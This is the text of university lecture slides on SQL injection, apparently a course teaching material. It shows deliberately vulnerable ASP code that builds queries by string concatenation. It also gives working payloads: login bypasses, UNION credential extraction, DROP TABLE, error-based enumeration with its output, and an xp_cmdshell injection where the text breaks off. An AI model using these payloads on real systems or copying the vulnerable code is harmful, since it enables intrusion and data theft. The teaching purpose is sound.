CSC12001
Security Issues in Information System

SQL Injection

PhD. Phạm Thị Bạch Huệ - ptbhue@fit.hcmus.edu.vn
M.S. Lương Vĩ Minh – lvminh@fit.hcmus.edu.vn

fit@hcmus


Agenda

1. Introduction
2. What is SQL injection ?
3. Attacking with SQL injection
4. Prevention Methods

Introduction

SQL Injection


Client Side – Server Side



Web Attack

"Time after time, year after year, we see SQL Injection, XSS, information leaks, and session management as the most commonly used Web attacks, and it is mind boggling to see that more than 90 percent of Web applications continue to be vulnerable"

*Cenzic Report 2009



fit@hcmus

Introduction

- Firewall is used to protect DB server & Web server.
- Many type of attacks that can overcome the firewall. SQL Injection is the most used.
- SQL injection does not attack the database directly.
- Reason: Website Application Methology

fit@hcmus

OWASP: Top 10 Web security in 2013

A1: Injection	A2: Cross-Site Scripting (XSS)	A3: Broken Authentication and Session Management
A4: Insecure Direct Object References	A5: Cross-site Request Forgery (CSRF)	A6: Security Misconfiguration
A7: Failure to Restrict URL Access	A8: Insecure Cryptographic Storage	A9: Insufficent Transport Layer Protection
	A10: Unvalidated Redirects and Forwards	


Source: https://www.owasp.org/index.php/Top_10_2013-Top_10

Definition

SQL Injection

What is SQL injection ?

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.


-: Administrator Login :-

Username : hi' or 1=1--

Password : •••••••••••••

SQL injection

- **Result:**
  - Allow attacker to excute the delete and edit actions to the database.
  - Enable attacker to control over the application & server.

- This error often occurs on web applications whose data is managed by an DBMS such as MS SQL Server, MySQL, Oracle, DB2, Sysbase.

Attack by SQL injection

SQL Injection

Attack by SQL injection

To implement the SQL injection, we need :

- **A Web browser**
- **Webpage which allow user to submit data, example:**
  - Login page, search page, …
  - Tìm các tham số nằm giữa tag <FORM> và </FORM> source code của HTML page
- **Link URL accept input parameter, example:**
  - http://duck/index.asp?id=10


Attack by SQL injection

Type of attacking:

1. Bypass login form (authorization bypass)
2. SELECT statement attack
3. INSERT statement attack
4. SQL Stored procedure attack

Bypass login form

- Attackers easily bypass login pages due to loopholes when application programmers use SQL statements to manipulate web databases.


Login

Don't use Virb yet? Take the tour or join now.

Email Address

Password

Forgot your password?

Remember me on this computer

Log in with your OpenID

ENTER

Bypass login form

login.htm

```
<form action="ExecLogin.asp" method="post">
  Username:  <input type="text" name="fUSRNAME"><br>
  Password:  <input type="password" name="fPASSWORD"><br>
  <input type="submit">
</form>
```

execlogin.asp

```
<%
  Dim vUsrName, vPassword, objRS, strSQL
  vUsrName = Request.Form("fUSRNAME")
  vPassword = Request.Form("fPASSWORD")

  strSQL = "SELECT * FROM T_USERS " & _
           "WHERE USR_NAME=' " & vUsrName & _
           " ' and USR_PASSWORD=' " & vPassword & " ' "

  Set objRS = Server.CreateObject("ADODB.Recordset")
  objRS.Open strSQL, "DSN=..."

  If (objRS.EOF) Then
    Response.Write "Invalid login."
  Else
    Response.Write "You are logged in as " & objRS("USR_NAME")
  End If

  Set objRS = Nothing
%>
```

fit@hcmus

Bypass login form

```
strSQL = "
    SELECT * FROM T_USERS
    WHERE USR_NAME = '" & vUsrName & "' and USR_PASSWORD = '" &
    Vpassword & "'"
```

If you input the value for username & password like that :

```
    ' or 'a' = 'a
```

Then, the SQL statement will be:

```
    SELECT * FROM T_USERS
    WHERE USR_NAME = '' or 'a' = 'a' and
    USR_PASSWORD = '' or 'a' = 'a'
```

Therefore, all records in the T_USERS tables in database will be returned. So, the attacker will be allowed to enter the website as an authorized user.

fit@hcmus

Bypass login form

```
strSQL = "
    SELECT * FROM T_USERS
    WHERE USR_NAME = '" & vUsrName & "' and USR_PASSWORD = '" & Vpassword &
    "'"
```

If you input the value for username & password like that :

```
    admin'–
    Whatever
```

Then, the SQL statement will be:

```
    SELECT * FROM T_USERS
    WHERE USR_NAME = 'admin'--' and
    USR_PASSWORD = 'Whatever'
```

Therefore, the attacker will be login to website as an administrator user.

SELECT statement attack

- Common in news websites. Usually, there will be a page that takes the ID of the news to display and then queries the content of the news based on this ID. Eg:
  `http://www.myhost.com/shownews.asp?ID=123`

```
<%
 Dim vNewsID, objRS, strSQL
 vNewsID = Request("ID")

 strSQL = "SELECT * FROM T_NEWS WHERE NEWS_ID =" & vNewsID
```

```
 Set objRS = Server.CreateObject("ADODB.Recordset")
 objRS.Open strSQL, "DSN=..."

 Set objRS = Nothing
%>
```

fit@hcmus

SELECT statement attack

Attacker can replace this ID by this way:


```
0 OR 1 = 1
```

Your URL will become:

```
http://www.myhost.com/shownews.asp?ID=0 or 1=1
```

And, your SQL query will reture all the record in the database because the SQL query will be:

```
SELECT * FROM T_NEWS WHERE NEWS_ID=0 or 1=1
```


Pharmacy - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks
What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
home health beauty wellness personal care pharmacy
your list shopping bag checkout your account prescriptions help
Document: Done

Go to: http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=790865

Prescriptions and refills delivered to your door.


pharmacy | Health Profile

patientid=790865

Jenny Smith — Update Profile

Sex:	Female
Birthday:	5/5/1970
Phone number:	408-4345756
Address :	343 1st st, San Jose, CA
Medical Conditions:	Pregnancy ; AIDS
Current Medication:	Prozac

your list | shopping bag | checkout | your account | | help


Pharmacy - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks
Instant Message WebMail Contact People Yellow Pages Download Channels
What's Related
home health beauty wellness personal care pharmacy
your list shopping bag checkout your account prescriptions help
Document: Done

Go to: http://www.abc.com/pharmacy/pre.asp?back=/pharmacy/scripts.asp&patientid=*

Prescriptions and refills delivered to your door.

patientid=*

pharmacy | Health Profile

Abare Kelly Update Profile


Sex:	Female
Birthday:	8/4/1965
Phone number:	256-5457674
Address:	434 South st, Atlanta, Georgia
Medical Conditions:	Asthma ; High Blood Pressure
Current Medication:	Ambien

Abba Kevin Update Profile


Sex:	Male
Birthday:	7/3/50
Phone number:	334-5432345
Address :	434 Concord Dr, Pheonix City, AL
Medical Conditions:	Cancer

SELECT statement attack

- Attack to the search function in the website:



- Example: Searching the author's name in the system:



```
strSQL = "SELECT * FROM T_AUTHORS WHERE AUTHOR_NAME ='" & _
vAuthorName & "'"
```

SELECT statement attack

- If you input this data to the searching function's textbox:

```
test'
UNION
    SELECT username, password FROM dba_users
    where 'a' = 'a
```


- Then, sql query will be:

```
SELECT * FROM T_AUTHORS
WHERE AUTHOR_NAME = 'test'
UNION
   SELECT username, password FROM dba_users
   where 'a' = 'a'
```

SELECT statement attack

Others injected data also make attack to the search function's textbox:

- `' DROP TABLE T_AUTHORS --`
- `' UNION SELECT name FROM sysobjects WHERE xtype = 'U`
- `' UNION SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'Orders') --`



```
strSQL = "SELECT * FROM T_AUTHORS WHERE AUTHOR_NAME =' " & _
vAuthorName & " ' "
```

SELECT statement attack

Sometime, attacker can collection database information based on the ODBC error message

```
http://duck/index.asp?id=10
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar
value 'table1' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('table1')--
```

SELECT statement attack

Collect database information based on ODBC error message :

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar
value 'admin_login' to a column of data type int.
/index.asp, line 5
```

fit@hcmus

SELECT statement attack

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'login_id' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT
IN ('login_id','login_name','password',details')--
```

SELECT statement attack

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'neo' to a column of data type int.
/index.asp, line 5
```

```
http://duck/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where
login_name='neo'--
```

Output:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'm4trix' to a column of data type int.
/index.asp, line 5
```

fit@hcmus

SQL injection issues detection

To detect the SQL Injection issues in website, we can try :

```
' or 1=1--
" or 1=1--
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
```


SQL injection issues detection

- Can we collect the account list of a system ?
- Please give an attack solution with a specify context.

INSERT statement attack

- **input:** `' + (SELECT  TOP 1 FieldName FROM TableName) + ‶`
- Then, the SQL query will be :
  `INSERT INTO TableName VALUES(‶ ' + (SELECT TOP 1 FieldName FROM TableName) + ‶ ', 'abc', 'def’)`
- When application executes an insert data function, system will execute an additional sub query:

  `SELECT TOP 1 FieldName FROM TableName`



```
<%
   strSQL = "INSERT INTO TableName VALUES(' " & strValueOne & " ', ' " _
  & strValueTwo & " ', ' " & strValueThree & " ') "

  Set objRS = Server.CreateObject("ADODB.Recordset")
  objRS.Open strSQL, "DSN=..."

  ...
  Set objRS = Nothing
%>
```

INSERT statement attack

- Olivier
- MetallurGeeK

- Kevin’,’’,’admin’)--
- Whatever

- INSERT INTO users

```
      (login, password, level) VALUES
      (’Olivier’,’MetallurGeeK’,’User’)
```

```
INSERT INTO users
       (login, password, level) VALUES
       (’ Kevin’,’’,’admin’)–
       ’,’Whatever’,’User’)
```

fit@hcmus

Stored procedure statement attack

- Attack with stored procedure will make an critical problem if the application is working with “sa” – administrative account.

- Example, inject the following sql:

```
' ; EXEC xp_cmdshell ‘cmd.exe dir C:
